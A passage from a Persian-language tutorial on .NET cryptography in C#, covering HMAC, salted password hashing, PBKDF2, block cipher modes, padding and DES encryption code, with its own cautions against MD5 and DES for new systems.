return hmac.ComputeHash(input);
}
}
static void Main(string[] args)
{
var key = GenerateKey();
```

```
string message = "Maher";
var hmac_MD5 = ComputeHMACMD5(Encoding.UTF8.GetBytes(message),key);
var hmac_SHA1 = ComputeHMACSHA1(Encoding.UTF8.GetBytes(message), key);
var hmac_SHA256 = ComputeHMACSHA256(Encoding.UTF8.GetBytes(message), key);
var hmac_SHA512 = ComputeHMACSHA512(Encoding.UTF8.GetBytes(message), key);
Console.WriteLine("MD5 HMAC: "+Convert.ToBase64String(hmac_MD5));
Console.WriteLine("SHA1 HMAC: " + Convert.ToBase64String(hmac_SHA1));
Console.WriteLine("SHA256 HMAC: " + Convert.ToBase64String(hmac_SHA256));
Console.WriteLine("SHA512 HMAC: " + Convert.ToBase64String(hmac_SHA512));
Console.ReadKey();
}
}
}
```

۶-۴ ذخیرهٔ رمزعبور

یکی از استفاده های رایج از هش ها، ذخیرهٔ رمز عبور به صورت رمزشده در دیتابیس است .با اختراع پردازنده های مدرن، توصیه نمی شود که شما از هش ها برای این کار استفاده کنید زیرا با حملات Brute Force یا Rainbow آسیب پذیر هستند.

نکته :جدول Rainbow شامل هش های محاسبه شده به ازای ترکیبات مختلف پیام هاست .این جدول برای تعیین متن اصلی از پیام هش استفاده می شود. یک جدول Rainbow می تواند چندین گیگابایت باشد و سرعت بسیار بالایی در بازیابی پیام های هش دارند.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;
```

```
namespace PasswordWithSalt
{
 class Program
 {
 static void Main(string[] args)
 {
 string password = "Maher";
 byte[] salt = GenerateSalt();
 Console.WriteLine("password: "+password);
 Console.WriteLine("salt: " + Convert.ToBase64String(salt));
 Console.WriteLine("Hashed password: "
+Convert.ToBase64String(HashPasswordWithSalt(Encoding.UTF8.GetBytes(password),salt)));
 Console.ReadKey();
 }
 public static byte[] GenerateSalt()
 {
 const int SALT_LENGTH = 32;
 using (var rng = new RNGCryptoServiceProvider())
 {
 var randomNumber = new byte[SALT_LENGTH];
 rng.GetBytes(randomNumber);
 return randomNumber;
 }
 }
 public static byte[] Combine(byte[] first,byte[] second)
 {
 var ret = new byte[first.Length + second.Length];
 Buffer.BlockCopy(first, 0, ret, 0, first.Length);
 Buffer.BlockCopy(second, 0, ret, first.Length, second.Length);
 return ret;
 }
 public static byte[] HashPasswordWithSalt(byte[] input,byte[] salt)
 {
 using (var md5 = MD5.Create())
```

```
{
return md5.ComputeHash(Combine(input, salt));
}
}
}
}
```

برای افزایش امنیت رمز عبور در مقابل این حملات، می توان اصطلاحا آن را نمک پاشی (Salt) کرد. Saltیک عدد تصادفی است که قبل از محاسبه هش به پیام اضافه می شود و به منظور افزایش آنتروپی آن استفاده می شود. شما باید به همراه پسورد هش شده، مقدار Salt را نیز ذخیره کنید و لازم نیست مخفی باشد.

این راه حل برای ذخیرهٔ رمزعبور بهتر از روش ذخیرهٔ تنهای رمزعبور هش شده است و شاید امروزه تا حدی امنیت ما را تامین کند ولی با توجه به قانون مور و افزایش روزافزون سرعت پردازنده ها شاید در چند سال آینده این کار، بسیار ساده باشد .راه حل بهتر استفاده از password-based key derivation function یا تابع کلید اشتقاق مبتنی بر پسورد می باشد.

نکته :قانون مور که از نام Gordon E. Moore از بنیان گذاران اینتل گرفته شده بیان می کند که تعداد ترانزیستور ها تقریبا هر2 سال در یک مدار دو برابر خواهد شد.

۱-۴-۶ تابع کلید اشتقاق مبتنی بر پسورد

همانطور که بحث کردیم مشکل ما با هش کردن و ذخیرهٔ رمزعبور (حتی با Salt) این است که در طی چند سال با آمدن پردازنده های قوی تر به راحتی در برابر حملات Brute Force و Rainbow آسیب پذیر است.

پس باید روشی را استفاده کنیم که مادامی که به ما اجازه می دهد رمزعبور خود را هش کنیم ما در در مقابل پیشرفت قانون مور محافظت کند.

تابع کلید اشتقاق مبتنی بر پسورد که PBKDF2 نیز نامیده می شود، بخشی از استاندارد های رمزنگاری Public-Key می باشد. به زبان ساده اگر بخواهیم توضیح دهیم باید بگوییم که از MD5 برای هش کردن یک

پسورد استفاده می کردیم که اشاره شد برای شکستن آن از حملات brute force و Rainbow استفاده می کردیم، حالا در نظر بگیرید که MD5 را ۱۰۰ مرتبه انجام دهیم، این تعداد تکرار باعث می شود آن سیستم کامپیوتری و الگوریتمی که برای شکستن پسورد ما نوشته اند زمان بیشتری را صرف کند. هرچه تعداد تکرار ما بیشتر باشد، زمان کرک کردن آن نیز بیشتر می شود. برای افزایش بیشتر امنیت یک salt را هم هر بار به آن اضافه می کنیم که باعث افزایش آنتروپی ما می شود. در این روش ما از یک رمزعبور و یک Salt به منظور افزایش آنتروپی و یک عدد به عنوان تعداد تکرار استفاده می کنیم. به تعداد دفعات تکرار، یک الگورتیم هش یا رمزگذاری را روی یک رمزعبور تکرار می کند که باعث تولید چند کلید مشتق برای رمز عبور می شود.

با تکرار یک الگوریتم هش یا رمزگذاری روی یک پسورد شما به صورت الگوریتمی می توانید حملات Brute force را کند تر و سخت تر کنید .هر چه که پردازنده ها قوی تر می شود شما می توانید تعداد کلید های اشتقاق را افزایش دهید به عبارتی شما می توانید همگام با قانون مور پیش بروید .یک تعداد تکرار پیش فرض خوب برای شروع حدودا 50000 تا است .همچنین با اضافه کردن Salt شما می توانید توانایی Rainbow را در بازیابی رمزعبور بیشتر کاهش دهید.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;
using System.Diagnostics;

namespace PBKDF2
{
 class Program
 {
 static void Main(string[] args)
 {
```

```
string password = "Maher";
CalculateTime(password,50000);
CalculateTime(password, 100000);
CalculateTime(password, 200000);
CalculateTime(password, 500000);
Console.ReadKey();
}
public static byte[] GenerateSalt()
{
using (var rng = new RNGCryptoServiceProvider())
{
byte[] randomNumber = new byte[32];
rng.GetBytes(randomNumber);
return randomNumber;
}
}
public static byte[] HashPassword(byte[] input,byte[] salt,int iterations)
{
using (var PBKDF2 = new Rfc2898DeriveBytes(input,salt,iterations))
{
return PBKDF2.GetBytes(32);
}
}
public static void CalculateTime(string password,int iterations)
{
Stopwatch s = new Stopwatch();
s.Start();
var hashedPassword = HashPassword(Encoding.UTF8.GetBytes(password),GenerateSalt(),iterations);
s.Stop();
Console.WriteLine("\nPassword: "+password);
Console.WriteLine("HashPassword: "+Convert.ToBase64String(hashedPassword));
Console.WriteLine("iterations {0}, ElapsedTime {1}ms", iterations, s.ElapsedMilliseconds);
}
```

```
}
}
```

۶-۵ رمزگذاری متقارن

یک الگوریتم رمزگذاری متقارن، یک فرآیند دوطرفه است که از همان کلیدی برای رمزگذاری استفاده می‌کند، از همان برای رمزگشایی نیز استفاده می‌کند. به طور مثال با همان کلیدی که در منزل را قفل میکنیم در را باز میکنیم.

الگوریتم های کلید متقارن به دو دسته تقسیم می‌شوند:

- Stream ciphers یا رمزهای جاری که هر بایت آن در یک لحظه نام گذاری شده است.
- Block ciphers یا رمزهای بلوکی که در آن رمزگذاری روی بلوک های داده صورت میگیرد و اندازه بلوک ها بر اساس الگوریتمی که استفاده شده می تواند متغیر باشد.

برای مثال الگوریتم استاندارد رمزگذاری پیشرفته (AES) از بلوک ۱۲۸ بیتی استفاده می کند؛ که ما در این فصل از DES، Triple DES و EAS را بررسی می کنیم. الگوریتم های DES، Triple DES و EAS در دات نت، همگی دارای یک کلاس Abstract مشترک هستند به نام SeymmetricAlgoritm که تعداد زیادی توابع مشترک دارد و ما تعدادی از Proerty های آنها را بررسی میکنیم.


۶-۵-۱ Mode های رمزگذاری

Mode اولین Property است که در کلاس SeymmetricAlgoritm به چشم می خورد. در الگوریتم های AES، DES و Triple DES که از بلوک های رمزگذاری شده استفاده می کنند و عموما سایز هر بلوک ۸ بایت است. برای همه بلوک های رمز شده از یک الگوریتم استفاده می شود و به همین دلیل برای هر بلوک متن اصلی با همان کلید و الگوریتم همان متن رمز شده را برگشت می دهد که می تواند از این موضوع برای کرک کردن متن رمز شده استفاده شود. برای جلوگیری از این موضوع از Mode های رمزگذاری استفاده می شود که فرآیند رمزگذاری هر بلوک را بر اساس بلوک قبلی ارائه می دهد.


۱-۱-۵-۶ *Cipher block chaning (CBC)*

این مود رمزگذاری در سال ۱۹۷۶ توسط IBM اختراع شد. در این روش بلوک متن اصلی با بلوک های رمز قبلی xor می شود که هر بلوک متن رمز وابسته به بلوک قبلی است و از این تکرار در رمز های تولید شده جلوگیری میکند و بلوک ابتدایی با استفاده از IV (بردار اولیه مقدار دهی) رمز می شود.

در این مود فقط با استفاده از یک Thread می تواند انجام شود و اگر در طول این عملیات فقط یک بیت آن آسیب ببیند متن به هیچ وجه قابل رمزگشایی نخواهد بود.




در شکل بالا دیاگرام رمزنگاری که همانطور که میبینید چون بلوک رمز شدهٔ قبلی را نداریم با استفاده از بردار مقدار دهی اولیه، بلوک متن اصلی را با هم xor کرده و با استفاده از کلید رمزنگاری میشود در این حالت ما بلوک رمز شده داریم از این بلوک استفاده کرده برای مرحلهٔ بعد و همینطور تا آخر ادامه میدهیم.




در شکل بالا دیاگرام رمزگشای دیده می شود بلوک رمز شده را با استفاده از کلید رمز گشایی کرده و با استفاده از بردار مقدار دهی اولی دوباره xor کرده تا متن اصلی بدست آید

۲-۱-۵-۶ *Ciphertext feedback (CFB)*

این مود شباهت زیادی به مود CBC دارد ولی با این تفاوت اصلی که بر خلاف CBC به جای اینکه هر بلوک متن اصلی با بلوک رمز شده قبلی XOR شود، بلوک رمز شده قبلی دوباره با کلید رمز می شود و سپس با بلوک بعدی متن اصلی XOR می شود.




درشکل بالا همانطور که می بینید ابتدا بردار مقدار دهی اولیه با کلید رمز شده سپس با بلوک متن اصلی xor شده و متن رمز شده بدست می آید و دوباره متن رمز شده با استفاده از کلید روز شده و دوباره با متن اصلی xor می شود و همینطور ادامه می دهیم.




در شکل بالا همانطور که می بینید بردار مقدار دهی اولیه ابتدا با کلید رمز گشایی می شود و با بلوک متن رمز شده xor می شود تا بلوک متن اصلی بدست آید و همینوط تا مرحلهٔ آخر میرود تا متن به طور کامل رمز گشایی شود


The electronic codeback (ECB) ۳-۱-۵-۶

ساده ترین مود رمزگذاری محسوب می شود که هر بلوک متن اصلی به صورت جدا رمز می شود و به طور مشابه نیز هر بلوک رمز شده به صورت جدا رمزگشایی می شود؛ بنابراین می توان با Thread های زیادی این عملیات را انجام داد ولی امنیت را پایین می آورد و باعث می شود تا رمز های تولید تکراری تولید شود و کار برا هکر ها راحت تر شود.





این تصویر با استفاده از الگوریتم DES رمزگذاری شده که تصویر سمت چپ با مود ECB و تصویر سمت راست با مود CBC رمزگذاری شده.




همینطور که می بینید تصویری که از مد ECB استفاده شده شکل کلی تصویر رمز شده معلوم می شود ولی در مد CBC اینطور نیست. مود ECB در برابر Replay attack آسیب پذیر است.


فرض کنید که علی بخواهد هویت خود را به رضا ثابت کند رضا یک رمز عبور برایش ارسال کند در این میان فرد دیگر مشغول شنود هست و رمز عبور را می دزد پس از اینکه اطلاعات مبادله شد هکر خود را به جای علی معرفی می کند.

۴-۱-۶-۵ *The output feedback (OFB)*

این مود تا حدی شبیه به CFB است با این تفاوت به جای اینکه نتیجهٔ XOR بلوک متن اصلی با بلوک رمز شده قبلی برای مرحله بعدی مورد استفاده قرار بگیرد، بلوک رمز شده قبلی مستقیم به مرحلهٔ بعدی فرستاده می شود. در این مود اگر یک بیت ببیند کل بیت ها خراب نمی شوند و با الگوریتم های تصحیح می توان آن را ویرایش کرد.



همانطور که می بینید برخلاف CBCقبل اینکه عملxor انجام شود قسمت رمز شده را به مرحلهٔ بعدی می فرستیم



Padding

زمانی که بلاک رمز شده یک پیام، کوچک تر از تعداد بایتهای مورد نیاز برای عملیات رمز گذاری باشد داده ای برای پر کردن این بایت های خالی با عنوان Padding اضافه می شود.

نام Padding	توضیحات
ANSIX923	بایت های خالی را با صفر پر می کند و بایت آخر را تعداد pad ها قرار گرفته می گذارد. ... | DD DD DD DD DD DD DD DD | DD DD DD DD **00 00 00 04** |
ISO10126	بایت های خالی را با مقادیر تصادفی پر می کند و آخرین بایت مرز pad را مشخص می کند ... | DD DD DD DD DD DD DD DD | DD DD DD DD **81 A6 23 04** |
None	هیچ Padding ای اعمال نمی شود
PKCS7	مقدار هر Pdding برابر است با تعداد بایت های خالی در بلوک ... | DD DD DD DD DD DD DD DD | DD DD DD DD **04 04 04 04** |
Zeros	همه ی بایت های خالی را با صفر پر می کند ... | DD DD DD DD DD DD DD DD | DD DD DD DD **00 00 00 00** |

Padding در الگوریتم های AES، DES و Triple DES پیش فرض PKCS7 می باشد مگر اینکه آن ار تغییر دهید ولی توصیه می شود از همان پیش فرض استفاده شود.

Key

دیگر Property موجود در این کلاس است که آیا یک آرایهٔ بایتی است که برای اجرای عملیات رمزگذاری و رمزگشایی، کلید رمزگذاری قبلی را در خود ذخیره می کند.

داده ای که در این آرایه قرار می گیرد می تواند هر گونه لیترالی باشد اما باید مطمئن شوید که یک کلید امن ایجاد می کنید. برای این منظور با استفاده از کلاس RNG Crypto Service Provider می توانید یک آرایه بایتی با طول کلید دلخواه ایجاد کنید.

Initialization Vector (IV)

خاصیت IV یک آرایهٔ بایتی است که به منظور ذخیرهٔ بردار مقدار دهی اولیه مورد استفاده قرار میگیرد.

و یک عدد دلخواه است که می تواند با کلید مخفی برای رمزگذاری استفاده شود و فقط یک بار در هر مرحله رمزنگاری مورد استفاده قرار میگیرد.

این بردار از تکرار در بلوک های رمزگذاری شده جلوگیری می کند و همچنین کار را برای هکرهایی که از دیکشنری برای پی بردن به الگو برای شکستن رمز استفاده میکنند سخت تر می کند. طول IV بستگی به روش رمزگذاری دارد. در ادامه انواع روشهای رمزنگاری متقارن را بررسی میکنیم.

۲-۵-۶ انواع روشهای رمز نگاری متقارن

۱-۲-۵-۶ Data Encryption Standard (DES)

استاندارد رمزگذاری داده ها (DES)، استاندارد پیش فرض رمزگذاری متقارن است؛ که در ابتدا توسط Horst Feistel طراحی شد و به وسیلهٔ IBM در اوایل دهه ۷۰ میلادی توسعه داده شد. این استاندارد به اداره استاندارد ملی آمریکا به عنوان یک استاندارد جدید برای حفاظت داده های دولت ارائه شد. اداره استاندارد ملی آمریکا پس از مشورت با آژانس امنیت ملی آمریکا یک نسخهٔ اصلاح شدهٔ DES را درسال ۱۹۷۷ به عنوان یک استاندارد معرفی کرد. کلید این الگوریتم ۶۴ بیتی است، اگر چه فقط ۵۶ بیت آن مورد استفاده قرار میگیرد.

اگر شما می خواهید یک سیستم جدید ارائه دهید که نیاز به رمزگذاری دارد توصیه نمی شود که از DES استفاده کنید؛ زیرا با توجه به کلید ۵۶ بیتی که دارد با استانداردها و سیستم های امروزی الگوریتم ضعیفی محسوب می شود؛ و دلیل پرداختن به این استاندارد این است که در صورتی که شما مجبور بودید از یک سیستم خیلی خیلی قدیمی استفاده کنید که از این استاندارد پشتیبانی میکرد به مشکل برنخورید.

در کد زیر نحوه رمزنگاری با استفاده از الگوریتمDES دیده می شود:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
```

```
using System.Security.Cryptography;
using System.IO;

namespace DesEncryption
{
 class Program
 {
 static void Main(string[] args)
 {
 var key = GenerateRandomNumber(8);
 var iv = GenerateRandomNumber(8);
 var Text = "Maher";
 var encrypted = Encryption(Encoding.UTF8.GetBytes(Text), key, iv);
 var decrypted = Decryption(encrypted, key, iv);
 Console.WriteLine("encrypted: "+Convert.ToBase64String(encrypted));
 Console.WriteLine("\ndecrypted: "+Encoding.UTF8.GetString(decrypted));
 Console.ReadKey();
 }
 public static byte[] GenerateRandomNumber(int Length)
 {
 using (var rng = new RNGCryptoServiceProvider())
 {
 byte[] randomNumber = new byte[Length];
 rng.GetBytes(randomNumber);
 return randomNumber;
 }
 }
 public static byte[] Encryption(byte[] input,byte[] key,byte[] IV)
 {
 using (var des = new DESCryptoServiceProvider())
 {
 des.Mode = CipherMode.CBC;
 des.Key = key;
 des.Padding = PaddingMode.PKCS7;
```


```
des.IV = IV;
using (var ms = new MemoryStream())
{
var cs = new CryptoStream(ms, des.CreateEncryptor(), CryptoStreamMode.Write);
cs.Write(input, 0, input.Length);
cs.FlushFinalBlock();
return ms.ToArray();
}
}
}
public static byte[] Decryption(byte[] input, byte[] key, byte[] IV)
{
using (var des = new DESCryptoServiceProvider())
{
des.Mode = CipherMode.CBC;
des.Key = key;
des.Padding = PaddingMode.PKCS7;
des.IV = IV;
using (var ms = new MemoryStream())
{
var cs = new CryptoStream(ms, des.CreateDecryptor(), CryptoStreamMode.Write);
cs.Write(input, 0, input.Length);
cs.FlushFinalBlock();
return ms.ToArray();
}
}
}
}
```

Triple DES ۶-۵-۲-۲

این الگوریتم نوع دیگریاز استاندارد DES است که سه بار به متن اصلی اعمال می شود. با افزایش قدرت سخت افزارها الگوریتم DES در برابر حملات brute force بسیار ضعیف است و هدف از Triple DES جلوگیری از اینگونه حملات بدون نیاز به توسعه بلوک رمز الگوریتم DES بود. طول بلوک این الگوریتم مانند DES، ۶۴ بیتی است و طول کلید آن میتواند ۵۶، ۱۱۲ یا ۱۶۸ بیت باشد. از این الگوریتم در پرداختهای الکترونیکی استفاده می شود و تعدادی از محصولات شرکت مایکروسافت مانند Microsoft 2012OneNote, Microsoft System Center Configuration Manager و Microsoft Outlook ۲۰۰۷از این الگوریتم برای محافظت از داده ها و تنظیمات کاربران استفاده می شد.

مانند DES در صورتی که در حال توسعهٔ یک سیستم جدید هستید از Triple DES استفاده نکنید ولی اگر با یک سیستم خیلی قدیمی سر و کار داشتید که فقط الگوریتم DES پشتیبانی می کرد از Triple DES استفاده کنید.

دیاگرام encryption این الگوریتم به صورت مقابل است:



- در ابتدا متن اصلی با یک نمونه از DES و با کلید اول رمزگذاری می شود.
